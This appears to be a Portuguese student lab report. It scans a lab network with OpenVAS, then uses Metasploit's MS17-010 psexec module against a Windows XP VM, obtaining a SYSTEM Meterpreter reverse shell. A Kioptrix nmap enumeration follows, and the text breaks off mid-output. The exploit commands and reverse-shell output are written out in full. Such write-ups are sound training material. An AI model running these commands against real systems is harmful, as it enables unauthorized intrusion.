
Para realizar um teste de vulnerabilidades necessitamos de ir ao separador Scans -> tasks




Podemos ver abaixo realçado que tem a opção de New Task, que permite criar uma tarefa:



Após clicar no New task, deparamos com uma janela similar à imagem abaixo:




Demos o nome de “SR TP1 Scan”, alteramos a opção de “Alterable Task” para Yes e por fim, antes de clicar em Save, clicámos no ícone presente na opção Scan Targets, para adicionar as máquinas a pesquisar. É apresentada uma janela similar à apresentada abaixo:




Usamos o nome de “Rede Interna”, adicionámos a rede 10.120.59.0/24, excluímos o IP 10.120.59.1 no Exclude Hosts visto ser o endereço do próprio Kali. Por fim, guardámos e iniciamos a Task recém criada.


A este ponto tivémos de esperar que o teste iniciasse e eventualmente terminasse o que levou alguns minutos.




Após o teste terminar a página atualiza e fica algo similar ao presente acima. Para ver mais detalhes das vulnerabilidades temos de ir à página de vulnerabilidades que basta ir a Scans > Results




Após entrar na página deparamos com a imagem abaixo, que contém uma listagem de todas as vulnerabilidades, quando foram encontradas, a percentagem de certeza e a sua gravidade. Ao clicar em cada uma conseguimos saber mais informações e ao clicar no gráfico podemos filtrá-las pelo grau de gravidade.




High severity




Medium severity



Low severity





Vulnerabilidades mais relevantes encontradas



Windows XP


No Windows XP encontraram-se várias vulnerabilitades sendo que a maioria e as mais criticas se tratam de vulnerabilidades associadas com o SMB (Server Message Block).






Kioptrix

No kioptrix encontraram-se vulnerabilidades críticas relativas a Cross site scripting, SSH, SMB, entre outros.






Metasploit

Por padrão o Kali já vem instalado com o Metasploit, mas, se por um acaso não estiver instalado segue em baixo o comando a utilizar.

```
sudo apt install metasploit-framework -y
```



Para iniciar o metasploit utilizamos o comando:

```
msfconsole
```

Exploração de vulnerabilidades

Windows XP

No Windows decidimos explorar a vulnerabilidade de SMB, que no caso de sucesso poderiamos alcançar os privilégios máximos.

Com alguma pesquisa, encontrámos no Rapid7 a seguinte forma de exploração:

Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(ms17_010_psexec) > show targets
    ...targets...
msf exploit(ms17_010_psexec) > set TARGET < target-id >
msf exploit(ms17_010_psexec) > show options
    ...show and set options...
msf exploit(ms17_010_psexec) > exploit
```

Comandos utilizados:

```
use exploit/windows/smb/ms17_010_psexec
set rhosts 10.120.59.11
set lhost 10.120.59.1
run
```

```
msf6 > use windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > setg rhosts 10.120.59.11
rhosts => 10.120.59.11
msf6 exploit(windows/smb/ms17_010_psexec) > setg lhost 10.120.59.1
lhost => 10.120.59.1
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.120.59.1:4444
[*] 10.120.59.11:445 - Target OS: Windows 5.1
[*] 10.120.59.11:445 - Filling barrel with fish... done
[*] 10.120.59.11:445 - <---------------- | Entering Danger Zone | ----------
---->
[*] 10.120.59.11:445 -  [*] Preparing dynamite...
[*] 10.120.59.11:445 -          [*] Trying stick 1 (x86)...Boom!
[*] 10.120.59.11:445 -  [+] Successfully Leaked Transaction!
[*] 10.120.59.11:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 10.120.59.11:445 - <---------------- | Leaving Danger Zone | ----------
---->
[*] 10.120.59.11:445 - Reading from CONNECTION struct at: 0x821783d0
[*] 10.120.59.11:445 - Built a write-what-where primitive...
[+] 10.120.59.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.120.59.11:445 - Selecting native target
```

```
[*] 10.120.59.11:445 - Reading from CONNECTION struct at: 0×821783d0
[*] 10.120.59.11:445 - Built a write-what-where primitive ...
[+] 10.120.59.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.120.59.11:445 - Selecting native target
[*] 10.120.59.11:445 - Uploading payload ... ogXPNztQ.exe
[*] 10.120.59.11:445 - Created \ogXPNztQ.exe ...
[+] 10.120.59.11:445 - Service started successfully ...
[*] 10.120.59.11:445 - Deleting \ogXPNztQ.exe ...
[*] Sending stage (176198 bytes) to 10.120.59.11
[*] Meterpreter session 1 opened (10.120.59.1:4444 → 10.120.59.11:1040) at 2
024-05-16 22:22:36 +0100
```

Depois de algumas tentativas de envio do payload, conseguimos uma sessão meterpreter:

```
meterpreter > sysinfo
Computer        : IFPC
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
```

```
Computer        : IFPC
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Minip
ort
Hardware MAC : 08:00:27:5e:43:0a
MTU          : 1500
IPv4 Address : 10.120.59.11
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

Para validar que estamos na máquina do Windows XP, mostramos o endereço ip que coincide com o da tabela de endereçamento e para comprovar que temos privilégios máximos fizemos um pwd que nos mostra que estamos no diretório do system.

Kioptrix

Parte 1

Para começar, decidimos tentar obter um pouco mais de informação do Nmap para completar e verificar com as vulnerabilidades encontradas no OpenVas:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -sV 10.120.59.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 22:38 WEST
Nmap scan report for 10.120.59.12
Host is up (0.00053s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http          Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32773/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: gGMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-05-18T01:39:09+00:00; +3h59m59s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|                                     ssl-cert:                                     Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=Som
eState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:37:AB:90 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
Host script results:
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 3h59m58s
TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 10.120.59.12
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.73 seconds
```

Reparámos no seguinte user SMB que pode servir para uso posteriormente:

```
Host script results:
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unkn
own> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 3h59m58s
```

Mesmo com este scan não encontrámos a versão do SMB que está em uso e precisamos dele para tentar encontrar um exploit que seja eficiente. Com isso em mente, abrimos o msfconsole para pesquisar por módulos ou auxiliares relacionados com a versão do SMB para detetar a versão especifica que está em uso.

Para isso executámos o comando:


```
Msf6> search smb_version
```

```
msf6 > search smb_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                    normal  No     SMB Version D
etection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/sc
anner/smb/smb_version
```

Com o auxiliar **“auxiliary/scanner/smb/smb_version”,** tentamos detetar a versão de SMB em uso. Para isso seguimos os seguintes passos:

```
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasplo
